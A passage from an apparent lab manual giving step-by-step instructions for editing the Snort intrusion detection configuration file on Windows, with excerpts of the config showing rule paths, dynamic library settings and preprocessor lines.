
The status bar at the bottom of the Notepad++ window displays the following information:

Normal text file | length : 29,457 lines : 721 | Ln: 45 Col: 7 Pos: 1,845 | Unix (LF) | UTF-8 | INS | 10:05 PM | 4/17/2022

30. The same applies to SMTP\_SERVERS, HTTP\_SERVERS, SQL\_SERVERS, TELNET\_SERVERS, and SSH\_SERVERS.

31. Remember that if you do not have any servers running on your machine, leave the line as it is. **DO NOT** make any changes in that line.

32. Scroll down to **RULE\_PATH** (Line 104). In Line 104, replace **../rules** with **C:\Snort\rules** in Line 105, replace **../so\_rules** with **C:\Snort\so\_rules** and in Line 106, replace **../preproc\_rules** with **C:\Snort\preproc\_rules**.




```

79
80 # List of ports you might see oracle attacks on
81 portvar ORACLE_PORTS 1024:
82
83 # List of ports you want to look for SSH connections on:
84 portvar SSH_PORTS 22
85
86 # List of ports you run ftp servers on
87 portvar FTP_PORTS [21,2100,3535]
88
89 # List of ports you run SIP servers on
90 portvar SIP_PORTS [5060,5061,5600]
91
92 # List of file data ports for file inspection
93 portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]
94
95 # List of GTP ports for GTP preprocessor
96 portvar GTP_PORTS [2123,2152,3386]
97
98 # other variables, these should not be modified
99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.3.0/24,205.188.5.0/
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH ../rules
110 var BLACK_LIST_PATH ../rules
111
112 #####
113 # Step #2: Configure the decoder. For more information, see README.decode
114 #####
115

```

33. In Lines 109 and 110, replace `../rules` with `C:\Snort\rules`. Minimize the Notepad++ window.



```

79
80 # List of ports you might see oracle attacks on
81 portvar ORACLE_PORTS 1024:
82
83 # List of ports you want to look for SSH connections on:
84 portvar SSH_PORTS 22
85
86 # List of ports you run ftp servers on
87 portvar FTP_PORTS [21,2100,3535]
88
89 # List of ports you run SIP servers on
90 portvar SIP_PORTS [5060,5061,5600]
91
92 # List of file data ports for file inspection
93 portvar FILE_DATA_PORTS [$HTTP_PORTS,110,143]
94
95 # List of GTP ports for GTP preprocessor
96 portvar GTP_PORTS [2123,2152,3386]
97
98 # other variables, these should not be modified
99 ipvar AIM_SERVERS [64.12.24.0/23,64.12.28.0/23,64.12.161.0/24,64.12.163.0/24,64.12.200.0/24,205.188.3.0/24,205.188.5.0/
100
101 # Path to your rules files (this can be a relative path)
102 # Note for Windows users: You are advised to make this an absolute path,
103 # such as: c:\snort\rules
104 var RULE_PATH C:\Snort\rules
105 var SO_RULE_PATH C:\Snort\so_rules
106 var PREPROC_RULE_PATH C:\Snort\preproc_rules
107
108 # If you are using reputation preprocessor set these
109 var WHITE_LIST_PATH C:\Snort\rules
110 var BLACK_LIST_PATH C:\Snort\rules
111
112 #####
113 # Step #2: Configure the decoder. For more information, see README.decode
114 #####
115

```

34. Navigate to `C:\Snort\rules`, and create two text files; name them `white_list` and `black_list` and change their file extensions from `.txt` to `.rules`.

Note: To create a text file, right-click anywhere inside the rules window and navigate to **New --> Text Document**.

35. While changing the extension, if any pop-up appears, click **Yes**.
36. Switch back to **Notepad++**, scroll down to the **Step #4: Configure dynamic loaded libraries** section (Line 238). **Configure dynamic loaded libraries** in this section.
37. Add the path to dynamic preprocessor libraries (Line 243); replace **/usr/local/lib/snort\_dynamicpreprocessor** with your dynamic preprocessor libraries folder location.
38. In this task, the dynamic preprocessor libraries are located at **C:\Snort\lib\snort\_dynamicpreprocessor**.
39. At the path to base preprocessor (or dynamic) engine (Line 246), replace **/usr/local/lib/snort\_dynamicengine/libsf\_engine.so** with your base preprocessor engine **C:\Snort\lib\snort\_dynamicengine\sf\_engine.dll**.
40. Ensure that the dynamic rules libraries (Line 250) is commented out, as you have already configured the libraries in dynamic preprocessor libraries.

Note: Add (**space**) in between # and dynamicdetection (Line 250).

```

226 #####
227
228 #config profile_rules: print all, sort avg_ticks
229 #config profile_procs: print all, sort avg_ticks
230
231 #####
232 # Configure protocol aware flushing
233 # For more information see README.stream5
234 #####
235 config paf_max: 16000
236
237 #####
238 # Step #4: Configure dynamic loaded libraries.
239 # For more information, see Snort Manual, Configuring Snort - Dynamic Modules
240 #####
241
242 # path to dynamic preprocessor libraries
243 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries (Shared Object (SO) Rules)
249 # Set this path to where the compiled *.so binaries are installed
250 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
251
252 #####
253 # Step #5: Configure preprocessors
254 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
255 #####
256
257 # GTP Control Channel Preprocessor. For more information, see README.GTP
258 # processor gtp: ports { 2123 3386 2152 }
259
260 # Inline packet normalization. For more information, see README.normalize
261 # Does nothing in IDS mode
262 processor normalize ip4

```

41. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed processor. This does nothing in IDS mode, however, it generates errors at runtime.

42. Comment out all the preprocessors listed in this section by adding '#' and (**space**) before each processor rule (262-266).

Note: To 'comment out' is to render a block of code inert by turning it into a comment.

```

241
242 # path to dynamic preprocessor libraries
243 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries (Shared Object (SO) Rules)
249 # Set this path to where the compiled *.so binaries are installed
250 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
251
252 ######
253 # Step #5: Configure preprocessors
254 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
255 #####
256
257 # GTP Control Channel Preprocessor. For more information, see README.GTP
258 # preprocessor gtp: ports { 2123 3386 2152 }
259
260 # Inline packet normalization. For more information, see README.normalize
261 # Does nothing in IDS mode
262 # preprocessor normalize_ip4
263 # preprocessor normalize_tcp: block, rsv, pad, urp, req_urg, req_pay, req_urp, ips, ecn stream
264 # preprocessor normalize_icmp4
265 # preprocessor normalize_ip6
266 # preprocessor normalize_icmp
267
268 # Target-based IP defragmentation. For more information, see README.frag3
269 preprocessor frag3_global: max frags 65536
270 preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 min_fragment_length 100 timeout 180
271
272 # Target-Based stateful inspection/stream reassembly. For more information, see README.stream5
273 preprocessor stream5_global: track_tcp yes,
274 track_udp yes,
275 track_icmp no,
276 max_tcp 262144,
277 max_udp 131072.

```

43. Scroll down to line 326 and delete Izma keyword and a (space).

```

307 non_rfc_char { 0x00 0x01 0x02 0x03 0x04 0x05 0x06 0x07 } \
308 enable_cookie \
309 extended_response_inspection \
310 inspect_gzip \
311 normalize_utf \
312 unlimited_decompress \
313 normalize_javascript \
314 apache_whitespace no \
315 ascii no \
316 bare_byte no \
317 directory no \
318 double_decode no \
319 iis_backslash no \
320 iis_delimiter no \
321 iis_unicode no \
322 multi_slash no \
323 utf_8 no \
324 u_encode yes \
325 webroot no \
326 decompress_swf { deflate Izma } \
327 decompress_pdf { deflate }


329 # ONC-RPC normalization and anomaly detection. For more information, see the Snort Manual, Configuring Snort - Preproc
330 preprocessor rpc_decode: 111 32770 32771 32772 32773 32774 32775 32776 32777 32778 32779 no_alert_multiple_requests no_
331
332 # Back Orifice detection.
333 preprocessor bo

335 # FTP / Telnet normalization and anomaly detection. For more information, see README.ftptelnet
336 preprocessor ftp_telnet: global inspection_type stateful encrypted_traffic no check_encrypted
337 preprocessor ftp_telnet_protocol: telnet \
338 ayt_attack_thresh 20 \
339 normalize_ports { 23 } \
340 detect_anomalies
341 preprocessor ftp_telnet_protocol: ftp server default \
342 def_max_param_len 100 \
343 ports { 21 2100 3535 } \

```

